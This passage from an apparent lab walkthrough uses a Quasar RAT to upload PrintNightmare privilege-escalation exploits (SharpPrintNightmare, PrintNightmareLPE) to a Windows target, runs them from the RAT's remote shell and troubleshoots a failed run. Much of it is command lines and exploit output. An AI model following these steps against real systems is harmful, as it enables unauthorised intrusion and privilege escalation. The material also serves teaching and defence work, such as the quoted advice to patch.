
As it is written in C sharp, it can be compiled using same Visual Studio just like I compiled the Quasar RAT.




Name	Date modified	Type	Size
SharpPrintNightmare	8/17/2021 1:08 PM	Application	14 KB
SharpPrintNightmare.exe	8/17/2021 12:57 PM	XML Configuratio...	1 KB
SharpPrintNightmare.pdb	8/17/2021 1:08 PM	Program Debug D...	32 KB

The exploit is compiled successfully. It's time to upload this exploit on to the target system. This can be done using the File Upload Manager of the Quasar RAT.






The exploit is successfully uploaded.




Now, I just open the Remote Shell .

"My own advice is install the patch, becasue it does protect against some already known circulating, prewritten exploits, so you might as well do it. But my recommendation would still be, your best bet, if you can possibly afford it..is leave the print spooler turned off".
- Paul Ducklin, Principal Research Scientist, Sophos.



and move to the folder where we have uploaded the PrintNightmare exploit. and move to the folder where we have uploaded the PrintNightmare exploit.



Once I am in the same folder as the exploit, I execute the exploit as shown below.

```
Remote Shell - user1@RECEPTION [192.168.36.209:49726]

07/10/2021  01:17 PM    <DIR>          OneDrive
07/10/2021  01:14 PM    <DIR>          Pictures
07/10/2021  01:13 PM    <DIR>          Saved Games
07/10/2021  01:13 PM    <DIR>          Searches
08/16/2021  11:07 PM            13,824 SharpPrintNightmare.exe
07/10/2021  01:13 PM    <DIR>          Videos
               1 File(s)         13,824 bytes
              15 Dir(s)  51,748,540,416 bytes free

C:\Users\user1>sharpprintnightmare.exe C:\addcube.dll
[*] pDriverPath C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_
83aa9aebf5dffc96\Amd64\mxdwdrv.dll
[*] Executing C:\addcube.dll
[*] Try 1...
[*] Stage 0: 2
[*] Try 2...
[*] Stage 0: 2
[*] Try 3...
[*] Stage 0: 2

C:\Users\user1>
```

The exploit doesn't seem to work. No problem. There are many other PrintNightmare exploits we can use. The download information for this particular PrintNightmare LPE exploit is given in our Downloads section.

I upload the exploit on to the target system using the same method I have used earlier. Then open Remote Shell and navigate into the directory where the PrintNightmareLPE exploit is uploaded.

```
Remote Shell - user1@RECEPTION [192.168.36.209:49756]

07/10/2021  01:13 PM    <DIR>          3D Objects
07/10/2021  01:13 PM    <DIR>          Contacts
07/10/2021  01:13 PM    <DIR>          Desktop
07/10/2021  01:13 PM    <DIR>          Documents
08/16/2021  11:02 PM    <DIR>          Downloads
07/10/2021  01:13 PM    <DIR>          Favorites
07/10/2021  01:13 PM    <DIR>          Links
07/10/2021  01:13 PM    <DIR>          Music
07/10/2021  01:17 PM    <DIR>          OneDrive
07/10/2021  01:14 PM    <DIR>          Pictures
08/16/2021  11:33 PM            13,824 PrintNightmareLPE.exe
07/10/2021  01:13 PM    <DIR>          Saved Games
07/10/2021  01:13 PM    <DIR>          Searches
08/16/2021  11:07 PM            13,824 SharpPrintNightmare.exe
07/10/2021  01:13 PM    <DIR>          Videos
08/16/2021  11:33 PM            92,672 vlib.dll
08/16/2021  11:33 PM            14,848 xconsole.exe
               4 File(s)        135,168 bytes
              15 Dir(s)  51,761,426,432 bytes free

C:\Users\user1>
PrintNightmareLPE.exe
```

And right away execute it.

```
C:\Users\user1>printnightmarelpe.exe
The system cannot find the file C:\temp\testcase\xconsole.exe.
[+] PrintNightmare Local Privilege Escalation POC by @404death
[+] Found pDriverPath .
[+] Drivers Count: 0
[+] find Printer Driver ok.
[+] Found DriverPath.
[+] Found DefaultDataType.
[+] Found szHardwareID.
[+] Tryin' to launch xconsole !!!
[+] AddPrinterDriverEx 0
[-] AddPrinterDriverEx0

C:\Users\user1>
```

I got some error saying that the exploit did not find a file xconsole.exe. The file "xconcosle.exe" is provided with the exploit itself. The problem is the exploit is looking for it at the wrong location. It is looking for Xconsole.exe in C:\temp\testcase\xconsole.exe whereas that file is located in the same directory where PrintNightmareLPE.exe is located.

The path C:\temp\testcase\ is not even present on the target system. So I create it using remote shell and then upload the file xconsole.exe into that directory.

Remote Shell - user1@RECEPTION [192.168.36.209:49756]

```
 Volume in drive C has no label.
 Volume Serial Number is 5838-BDE6

 Directory of C:\

09/15/2018  01:03 PM    <DIR>          PerfLogs
07/10/2021  12:49 PM    <DIR>          Program Files
09/15/2018  02:41 PM    <DIR>          Program Files (x86)
08/16/2021  11:37 PM    <DIR>          temp
08/16/2021  10:38 PM    <DIR>          Users
07/10/2021  01:21 PM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  51,761,471,488 bytes free

C:\>mkdir testcase

C:\>cd temp

C:\temp>mkdir testcase

C:\temp>
```

File Manager - user1@RECEPTION [192.168.36.209:49756]

File Explorer | Transfers

Drive: C:\ [Local Disk, NTFS] Remote Path: C:\temp\testcase

Name	Size	Type
..		
xconsole.exe	14.5 KB	File

Now let's try executing PrintNightmareLPE.exe again.

